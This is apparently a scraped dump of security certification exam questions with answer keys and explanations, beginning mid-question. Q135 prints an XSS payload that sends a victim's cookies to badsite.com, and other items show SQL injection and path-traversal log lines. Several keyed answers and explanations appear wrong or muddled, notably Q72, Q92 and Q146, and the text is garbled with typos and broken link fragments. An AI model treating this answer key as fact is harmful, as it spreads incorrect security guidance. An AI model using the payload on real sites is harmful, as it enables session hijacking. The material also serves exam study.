B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 61
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Answer: CD

NEW QUESTION 63
Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf("Enter your username: ");

  gets(username)

  printf("\n";

if (username == NULL) {

  printf("you did not enter a username\n");

}

it strcmp(username, "admin") {

 printf("%s", "Admin user, enter your physical token value: ");

// rest of conditional logic here has been snipped for brevity

} else [

printf("Standard user, enter your password: ");

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 67
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.
If the engineer wants to help ensure some resilience against zero-day vulnerabilities explogted against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 72
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner

B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Answer: C

NEW QUESTION 75
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Answer: A

NEW QUESTION 78
A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

A. Fuzzer
B. SCAP scanner
C. Packet analyzer
D. Password cracker
E. Network enumerator
F. SIEM

Answer: BF

NEW QUESTION 79
A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.
D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Answer: D

NEW QUESTION 80
A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine
The SIEM must be able to identify traffic baseline anomalies
Anonymous attack data from all customers must augment attack detection and risk scoring
Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability
B. Machine learning
C. Multisensor deployment
D. Big Data analytics
E. Cloud-based management
F. Centralized log aggregation

Answer: BD

NEW QUESTION 83
An organization’s network engineering team recently deployed a new software encryption solution
to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations. Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solutio

Answer: A

NEW QUESTION 86
While attending a meeting with the human resources department, an organization’s information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use. Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the

information security officer to recommend?

A. Utilizing MFA
B. Implementing SSO
C. Deploying 802.1X
D. Pushing SAML adoption
E. Implementing TACACS

Answer: B

NEW QUESTION 89
A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:
Data must be encrypted at rest.
The device must be disabled if it leaves the facility. The device must be disabled when tampered with
Which of the following technologies would BEST support these requirements? (Select two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1
F. MicroSD

Answer: CD

NEW QUESTION 92
An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Answer: B

NEW QUESTION 93
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
C. Cost reduction measures
D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 95
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of
the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 100
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Answer: C

NEW QUESTION 101

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

A. Administrator accountability
B. PII security
C. Record transparency
D. Data minimization

Answer: D

NEW QUESTION 104
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:
Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.
Do not let access ports impact configuration tasks.
Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.
D. Require the use of certificates for AAA.

Answer: B

NEW QUESTION 109
At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website. Which of the following is the FIRST action the company should take?

A. Refer to and follow procedures from the company's incident response plan.
B. Call a press conference to explain that the company has been hacked.
C. Establish chain of custody for all systems to which the systems administrator has access.
D. Conduct a detailed forensic analysis of the compromised system.
E. Inform the communications and marketing department of the attack detail

Answer: A

NEW QUESTION 110
A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.
Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home networ
B. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
C. Install a firewall capable of cryptographically separating network traffic require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
D. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
E. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Answer: B

NEW QUESTION 113
After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

Answer: D

NEW QUESTION 117
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 119
A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packet

Answer: B

NEW QUESTION 122
There have been several explogts to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of explogted devices
D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 124
Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Answer: B

NEW QUESTION 126
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

A. Cardholder data
B. intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 128
An investigation showed a worm was introduced from an engineer’s laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to client from the management network.
D. Deploy a company-wide approved engineering workstation for management acces

Answer: A

NEW QUESTION 131
Company ABC’s SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

A. Enable multipath to increase availability
B. Enable deduplication on the storage pools
C. Implement snapshots to reduce virtual disk size
D. Implement replication to offsite datacenter

Answer: B

Explanation:
Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.
It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.
Incorrect Answers:
A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.

D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:
https://en.wikipedia.org/wiki/Data_deduplication

NEW QUESTION 133
A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A

Explanation:
In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.
Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:
B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat
A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.
C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.
D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 135
A security administrator notices the following line in a server's security log:
<input name='credentials' type='TEXT' value='" + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + "';
The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:
The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.
A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based
service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in
the traffic data.
A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.
Incorrect Answers:
B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.
C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization’s IT security. It is an information gathering process; it does not in itself provide security.
D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.
E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.
References:
http://searchsecurity.techtarget.com/definition/Web-applicationHYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

NEW QUESTION 136
select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson
Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: D

Explanation:
The code in the question is SQL code. The attack is a SQL injection attack.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input

is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.
B: Command injection is an attack in which the goal is execution of arbitrary commands on the host
operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.
C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 140
A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:
Insecure direct object references are used to access dat
A. CSRF attacks the functions of a web site which could access dat
A. A Smurf attack is used to take down a system.
A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.
Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.
A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.
Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.
Incorrect Answers:
B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.
C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.
D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:
http://www.tutorialspoint.com/secuHYPERLINK "http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm"rity_testing /insecure_direct_object_reference.htm https://www.owasp.org/index.php/Cross-Site_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Request_Forgery_(CSRF)_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Prevention_Cheat_Sheet http://www.webopedia.com/TERM/S/smurf.html

NEW QUESTION 141
A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:
10.235.62.11 – - [02/Mar/2014:06:13:04] "GET
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Explanation:
The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.
In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in this question does not contain non-printable characters.
B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 146
The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:
90.76.165.40 – - [08/Mar/2014:10:54:04] “GET calendar.php?create%20table%20hidden HTTP/1.1” 200 5724
90.76.165.40 – - [08/Mar/2014:10:54:05] “GET ../../../root/.bash_history HTTP/1.1” 200 5724 90.76.165.40 – - [08/Mar/2014:10:54:04] “GET index.php?user=<script>Create</script> HTTP/1.1” 200 5724
The security administrator also inspects the following file system locations on the database server using the command ‘ls -al /root’
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws------ 25 root root 4096 Mar 8 09:30 .bash_history
-rw------- 25 root root 4096 Mar 8 09:30 .bash_history
-rw------- 25 root root 4096 Mar 8 09:30 .profile
-rw------- 25 root root 4096 Mar 8 09:30 .ssh
Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation
B. Brute force attack
C. SQL injection
D. Cross-site scripting
E. Using input validation, ensure the following characters are sanitized: <>
F. Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh
G. Implement the following PHP directive: $clean_user_input = addslashes($user_input)
H. Set an account lockout policy

Answer: AF

Explanation:
This is an example of privilege escalation.
Privilege escalation is the act of explogting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.
The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been ‘escalated’.
Now that we know the system has been attacked, we should investigate what was done to the system.
The command “Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh” is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.
Incorrect Answers:
B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.
D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.
E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.
G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.
H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won’t help.

NEW QUESTION 151
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
B. Risk: Offsite replication Mitigation: Multi-site backups
C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
D. Risk: Combined data archivingMitigation: Two-factor administrator authentication

Answer: A

Explanation:
With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.
The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.
Incorrect Answers:
B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.
C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the dat
A. Dynamic host bus addressing is not a risk mitigation.
D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

NEW QUESTION 156
A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.
B. The client-server handshake could not negotiate strong ciphers.

C. The client-server handshake is configured with a wrong priority.
D. The client-server handshake is based on TLS authentication.
E. The X509 V3 certificate is expired.
F. The client-server implements client-server mutual authentication with different certificate

Answer: BC

Explanation:
The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.
Incorrect Answers:
A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.
D: TLS provides the strongest algorithm; even stronger than SSL version 3.
E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.
F: SSL does not mutual authentication with different certificates. References:
http://www.slashroot.in/uHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" nderstanding-ssl-hHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" andshake-protocol

NEW QUESTION 158
A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel networ

Answer: A

Explanation:
VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.
Incorrect Answers:
B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 160
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:
SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each
project iteration is typically scheduled to be completed within two weeks.
Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.
For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.
Incorrect Answers:
B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
References: https://en.wikipedia.org/wiki/Static_program_analysis
http://searchcio.techtarget.HYPERLINK "http://searchcio.techtarget.com/definition/Agile-projectmanagement" com/definition/Agile-project-management

NEW QUESTION 163

A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be filexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt
C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Answer: D

Explanation:
The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.
